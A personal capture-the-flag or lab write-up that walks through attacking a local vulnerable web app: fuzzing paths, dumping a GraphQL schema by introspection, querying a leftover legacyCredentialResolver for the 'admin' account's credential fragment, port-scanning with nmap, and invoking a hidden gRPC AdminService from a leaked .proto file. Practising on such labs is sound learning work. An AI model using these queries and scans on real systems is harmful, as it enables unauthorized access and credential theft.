
after a bit of searching i didnt find anything else on the site and its probably that there are different paths or things on the site left open so now i need to fuzz the paths on the site

i need vmware and linux so they can see the open site at localhost:3000


after finding the ip of my main machine on the network which is 192.168.1.9 i just need to add the port and then the linux machine will be able to see the site and it actually worked im now able to see my machine and now we can do the fuzzing

```
(kali㉿kali)-[~]  
$ ping -c 2 192.168.1.9  
PING 192.168.1.9 (192.168.1.9) 56(84) bytes of data.  
64 bytes from 192.168.1.9: icmp_seq=1 ttl=128 time=0.628 ms  
64 bytes from 192.168.1.9: icmp_seq=2 ttl=128 time=0.553 ms  
  
— 192.168.1.9 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1020ms  
rtt min/avg/max/mdev = 0.553/0.590/0.628/0.037 ms  
  
(kali㉿kali)-[~]  
$ |
```


and i actually got two different paths one called graph and the other called backup




lets go back and try reaching the first version and see whats in it
after searching about the page i found its called
GraphiQL (GraphQL IDE/Explorer)
and through this page i can write GraphQL queries and run them and i also
found a query already sitting there on its own that leaks the api schema





and theres also a hint that i can work with the site better through
<https://apis.guru/graphql-voyager/>
lets open it and see what this site does



after opening the site i discovered it takes the api schema and displays it in a more organized nicer way and now we need the schema after searching a bit i found this site provides a ready made query that does a full dump of the schema





Run the introspection query against a GraphQL endpoint. Paste the result into the textarea below to view the model relationships.

 COPY INTROSPECTION QUERY

Paste Introspection Here

Copied!

i copied the query and it actually gave me this

```

query IntrospectionQuery {
  __schema {

    queryType { name kind }
    mutationType { name kind }
    subscriptionType { name kind }
    types {
      ...FullType
    }
    directives {
      name
      description

      locations
      args {
        ...InputValue
      }
    }
  }
}

fragment FullType on __Type {
  kind
  name
  description

  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
  }
}

```

```

    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
  possibleTypes {
    ...TypeRef
  }
}

fragment InputValue on __InputValue {
  name
  description
  type { ...TypeRef }
  defaultValue


}

fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {

```

```
kind
name
ofType {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
        }
      }
    }
  }
}
}
```

after using it on the graph ide site it actually gave me the schema with no problems and this is a clear obvious vulnerability that the schema is leaking in the old forgotten version



after that i took the schema and went back to the site to display it in a way i can actually see it

PRESETS
SDL
INTROSPECTION

Run the introspection query against a GraphQL endpoint. Paste the result into the textarea below to view the model relationships.

COPY INTROSPECTION QUERY

```


{
  "data": {
    "__schema": {
      "queryType": {

```

Privacy note: Your schema is processed within browser and is not transmitted to external servers or third parties.

CANCEL
DISPLAY

and i actually found something really important after searching about it which is an old forgotten fragment that talks directly to the api and pulls data



and its **legacyCredentialResolver** and it also has 3 columns inside it lets try to display them in the ide

after searching i found this is the query needed to do that

```
{
  legacyCredentialResolver {
    prefix
    migration_key
    internal_note
  }
}
```

but here i got an error and its actually logical i need to put in the username i want the data for



```
{
  legacyCredentialResolver(username: "admin") {
    prefix
    migration_key
    internal_note
  }
}
```

and here i remembered we had a jwt we got when we logged in

now ill send my request over to burp suite and add this authentication and see what happens

Conclusion / Report 26


but here another problem showed up and after searching about it i found that the data sent with the request needs to be of type json

```
Accept: application/json
```


so i took my query and converted it into json format and sent the request again

```
{
  "query": "{ legacyCredentialResolver(username: \"admin\")
{ prefix migration_key internal_note } }"
}
```

and here it actually worked and it gave me back the second part of the password



and the second part actually reached the site



and theres also another hint that came back

```
{
  "updated": {
    "employee_id": 62,
    "username": "alex",
    "display_name": "yousef ",
    "department": "Engineering",
    "access_tier": "admin",
    "role": "admin"
  },
  "security_notice": {
    "message": "Privilege escalation detected on a monitored account.",
    "credential_recovery_fragment": "BOLA_",
    "hint": "Some services listen through separate channels from the usual interfaces you have seen so far, and were never meant to be reachable from outside."
  }
}
```

it hints that there are services listening on separate channels or ports and after searching about this i found i need to run nmap on all the open ports of the site


```
nmap -p- localhost
```

and after the scan finished i found a lot of ports (most of them ports on my own personal machine that are open) and among them i found port 3000 which we are already running on and also port 80 which is the site itself over http and i also found a strange port called 50051 and after searching about it i found its for a grpc service and api


```
(kali@kali)~$ nmap -p- [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-09 04:46 EDT
Nmap scan report for [redacted]
Host is up (0.0011s latency).
Not shown: 65526 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
[redacted]
[redacted]
[redacted]
3000/tcp  open  ppp
[redacted]
[redacted]
50051/tcp open  unknown
MAC Address: [redacted] (VMware)

Nmap done: 1 IP address (1 host up) scanned in 105.14 seconds
```

and with this we confirm there are 3 vulnerabilities related to this and also if we remember we had found an open path called backup




and i actually opened the path and found a leaked .proto file and this file in gRPC is basically **the blueprint / contract of the API** after i searched about it i downloaded it to my machine and imported the `.proto` file into postman through the service definition



i also entered the ip:port of the site into the url

127.0.0.1:50051

and picked grpc type since we now know its the service running on port 50051



and here i saw two methods aegis.AdminService/GetSystemStatus and i picked the first one and clicked invoke

127.0.0.1:50051

SaveShare

127.0.0.1:50051

AdminService / GetSystemStatus

Invoke

